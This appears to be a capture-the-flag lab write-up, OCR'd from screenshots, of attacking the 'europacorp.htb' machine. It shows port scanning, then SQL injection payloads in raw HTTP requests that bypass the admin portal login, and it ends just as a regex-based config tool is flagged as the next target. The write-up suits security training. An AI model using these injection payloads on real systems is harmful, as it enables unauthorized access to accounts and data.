

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 13:59 IST
Nmap scan report for 10.10.10.22
Host is up (0.42s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:55:42:0a:f7:06:8c:67:c0:e2:5c:05:db:09:fb:78 (RSA)
|   256 b1:ea:5e:c4:1c:0a:96:9e:93:db:1d:ad:22:50:74:75 (ECDSA)
|_  256 33:1f:16:8d:c0:24:78:5f:5b:f5:6d:7f:f7:b4:f2:e5 (ED25519)
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=europacorp.htb/organizationName=EuropaCorp Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.europacorp.htb, DNS:admin-portal.europacorp.htb
| Not valid before: 2017-04-19T09:06:22
|_Not valid after:  2027-04-17T09:06:22
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.45 seconds
```


2) Checked the page



EuropaCorp Server Admin v0.2 beta - Chromium
EuropaCorp Server Admin
~~https~~://admin-portal.europacorp.htb/login.php
EuropaCorp Server Admin v0.2 beta
E-mail
Password
□ Remember Me
Login
Advertisement
shutterstock
Shutterstock Free Trial - Get images, video, music & easy to use design tools with one subscription.
ads via Carbon

Vulnerability Assessment


1) Found sql injection point



```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=gb2d23u81j2tdcjldeb52gk6d5
Content-Length: 62
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://admin-portal.europacorp.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin-portal.europacorp.htb/login.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

email=test@mail.com' union select sleep(10) -- -&password=test
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Aug 2024 09:10:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 61
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The used SELECT statements have a different number of columns
```


2) Exploited sql injection to login



```
POST /login.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=gb2d23u81j2tdcjldeb52gk6d5
Content-Length: 62
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://admin-portal.europacorp.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin-portal.europacorp.htb/login.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

email=test@mail.com' union select 1,2,3,4,5 -- -&password=test
```


```
HTTP/1.1 302 Found
Date: Thu, 29 Aug 2024 09:11:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: https://admin-portal.europacorp.htb/dashboard.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Inspector	
Selection	49 (0x31)
Selected text	https://admin-portal.europacorp.htb/dashboard.php
Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	21
Response headers	10




New Comment	4 minutes ago
3 New Followers	12 minutes ago
Message Sent	27 minutes ago
New Task	43 minutes ago
Server Rebooted	11:32 AM
Server Crashed!	11:13 AM
Server Not Responding	10:57 AM
New Order Placed	9:49 AM
Payment Received	Yesterday

#	Date	Time	Amount
3326	10/21/2013	3:29 PM	$321.33


EuropaCorp Server Admin v0.2 beta - Chromium
EuropaCorp Server Admin
https://admin-portal.europacorp.htb/tools.php#
Dashboard
Tools
Advertisement
Amazing Themes made by Creators just like you.
ads via Carbon
Tools
OpenVPN Config Generator
New Configuration


```
"openvpn": {
"vtun0": {
"local-address": {
"10.10.10.1": "''"
},
"local-port": "1337",
"mode": "site-to-site",
"openvpn-option": [
"--comp-lzo",
"--float",
"--ping 10",
"--ping-restart 20",
"--ping-timer-rem",
"--persist-tun",
"--persist-key",
"--user nobody",
"--group nogroup"
],
"remote-address": "",
"remote-port": "1337",
"shared-secret-key-file": "/config/auth/secret"
},
"protocols": {
"static": {
"interface-route": {
"/24": {
"next-hop-interface": {
"vtun0": "''"
}
}
}
}
}
}
```

3) Found regex as input



```
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://admin-portal.europacorp.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin-portal.europacorp.htb/tools.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

pattern=%2Fip_address%2F&ipaddress=&text=
%22openvpn%22%3A+%7B%0D%0A++++++++%22vtun0%22%3A+%7B%0D%0A++++++++++++++++%22local-address%22
%3A+%7B%0D%0A++++++++++++++++++++++++%2210.10.10.1%22%3A+%22%27%27%22%0D%0A++++++++++++++++%7
D%2C%0D%0A++++++++++++++++%22local-port%22%3A+%221337%22%2C%0D%0A++++++++++++++++%22mode%22%3
A+%22site-to-site%22%2C%0D%0A++++++++++++++++%22openvpn-option%22%3A+%5B%0D%0A+++++++++++++++
+++++++++%22--comp-lzo%22%2C%0D%0A++++++++++++++++++++++++%22--float%22%2C%0D%0A+++++++++++++
+++++++++++%22--ping+10%22%2C%0D%0A++++++++++++++++++++++++%22--ping-restart+20%22%2C%0D%0A++
++++++++++++++++++++++%22--ping-timer-rem%22%2C%0D%0A++++++++++++++++++++++++%22--persist-tun
%22%2C%0D%0A++++++++++++++++++++++++%22--persist-key%22%2C%0D%0A++++++++++++++++++++++++%22--
user+nobody%22%2C%0D%0A++++++++++++++++++++++++%22--group+nogroup%22%0D%0A++++++++++++++++%5D
%2C%0D%0A++++++++++++++++%22remote-address%22%3A+%22ip_address%22%2C%0D%0A++++++++++++++++%22
remote-port%22%3A+%221337%22%2C%0D%0A++++++++++++++++%22shared-secret-key-file%22%3A+%22%2Fco
nfig%2Fauth%2Fsecret%22%0D%0A++++++++%7D%2C%0D%0A++++++++%22protocols%22%3A+%7B%0D%0A++++++++
++++++++%22static%22%3A+%7B%0D%0A++++++++++++++++++++++++%22interface-route%22%3A+%7B%0D%0A++
++++++++++++++++++++++++++++++%22ip_address%2F24%22%3A+%7B%0D%0A+++++++++++++++++++++++++++++
+++++++++++%22next-hop-interface%22%3A+%7B%0D%0A+++++++++++++++++++++++++++++++++++++++++++++
+++%22vtun0%22%3A+%22%27%27%22%0D%0A++++++++++++++++++++++++++++++++++++++++%7D%0D%0A++++++++
++++++++++++++++++++++++%7D%0D%0A++++++++++++++++++++++++%7D%0D%0A++++++++++++++++%7D%0D%0A++
++++++%7D%0D%0A%7D%0D%0A++++++++++++++++++++++++++++++++
```

